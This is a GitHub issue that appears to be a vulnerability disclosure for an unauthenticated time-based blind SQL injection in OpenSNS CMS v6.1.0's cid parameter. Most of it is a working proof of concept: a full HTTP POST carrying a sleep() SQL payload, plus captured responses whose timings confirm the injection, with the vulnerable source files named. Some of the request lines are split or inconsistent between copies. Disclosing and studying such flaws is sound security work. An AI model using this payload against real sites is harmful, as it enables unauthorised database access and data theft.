

New issue

[Jump to bottom](#)

## A unauthorized sleep blind injection SQL vulnerability was discovered in OpenSNS CMS v6.1.0 about cid parameter #2

[Open](#) CoCoCoCoCoColi opened this issue on Dec 30, 2019 · 0 comments

CoCoCoCoCoColi commented on Dec 30, 2019

Owner

OpenSNS v6.1.0 have unauthorized sleep blind injection SQL vulnerability cid parameter

### A unauthorized sleep blind injection SQL vulnerability was discovered in OpenSNS CMS v6.1.0 about cid parameter

this CMS official website

<http://www.opensns.cn/>

vuln url

[index.php?s=%2Fhome%2Faddons%2F\\_addons%2Fchina\\_city%2F\\_controller%2Fchina\\_city%2F\\_action%2Fgetdistrict.html](#)

poc

```
POST /index.php?s=%2Fhome%2Faddons%2F_addons%2Fchina_city%2F_controller%2Fchina_city%2F_action%2Fgetdistrict.html HTTP/1.1
Host: 192.168.95.131
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Content-Length: 121
Accept: */*
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie:
Origin: http://192.168.95.131
Pragma: no-cache
Referer: http://192.168.95.131/uploads_download_2019-07-16_5d2d5d4697d88/index.php?s=/ucenter/config/index.html
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip
```

```
cid%5B0%5D=%30%28select%2Afrom%28select%28sleep%283%29union%2F%2A%2A%2Fselect%2B1%29a%29and+3+in+%&cid%5B1%5D=38&did=110102
```

POST

/uploads\_download\_2019-07-16\_5d2d5d4697d88/index.php?s=%2Fhome%2Faddons%2F\_addons%2Fchina\_city%2F\_controller%2Fchina\_city%2F\_action%2Fgetdistrict.ht

ml HTTP/1.1

Host: 192.168.95.131

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36

Content-Length: 121

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7

Cache-Control: no-cache

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Cookie:

Origin: http://192.168.95.131

Pragma: no-cache

Referer: http://192.168.95.131/uploads\_download\_2019-07-16\_5d2d5d4697d88/index.php?s=/ucenter/config/index.html

X-Requested-With: XMLHttpRequest

Accept-Encoding: gzip

cId%5B0%5D=%3D%28select%2Afrom%28select%28sleep%283%29union%2F%2A%2A%2Fsel

ect%28%29and+3+in%&cId%5B1%5D=%3&id=110102

=(select\*from(select+sleep(3)union/\*\*/select+1)a)and 3 in

HTTP/1.1 200 OK

Date: Mon, 30 Dec 2019 16:12:00 GMT

Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a

mod\_log\_rotate/1.02

X-Powered-By: PHP/5.6.9

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Set-Cookie: PHPSESSID=pg74d4gb113st2hdmqduc6t012; path=/

Content-Type: application/json; charset=utf-8

Content-Length: 44

"<option value =''>-\\u5dde\\u53bf-</option>"

0 matches

470 bytes | 3,072 millis

POST

/uploads\_download\_2019-07-16\_5d2d5d4697d88/index.php?s=%2Fhome%2Faddons%2F\_addons%2Fchina\_city%2F\_controller%2Fchina\_city%2F\_action%2Fgetdistrict.ht

ml HTTP/1.1

Host: 192.168.95.131

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36

Content-Length: 121

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7

Cache-Control: no-cache

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Cookie:

Origin: http://192.168.95.131

Pragma: no-cache

Referer: http://192.168.95.131/uploads\_download\_2019-07-16\_5d2d5d4697d88/index.php?s=/ucenter/config/index.html

X-Requested-With: XMLHttpRequest

Accept-Encoding: gzip

cId%5B0%5D=%3D%28select%2Afrom%28select%28sleep%280%29union%2F%2A%2A%2Fsel

ect%28%29and+3+in%&cId%5B1%5D=%3&id=110102

=(select\*from(select+sleep(0)union/\*\*/select+1)a)and 3 in

HTTP/1.1 200 OK

Date: Mon, 30 Dec 2019 16:15:51 GMT

Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a

mod\_log\_rotate/1.02

X-Powered-By: PHP/5.6.9

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Set-Cookie: PHPSESSID=o66bhh8skq9m0v853st9e4kr16; path=/

Content-Type: application/json; charset=utf-8

Content-Length: 44


"<option value =''>-\\u5dde\\u53bf-</option>"

0 matches



470 bytes | 77 millis

vuln file

Addons/ChinaCity/Controller/ChinaCityController.class.php:77



ThinkPHP/Library/Think/Db.class.php:772



from CoColi (Chaitin Tech)

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

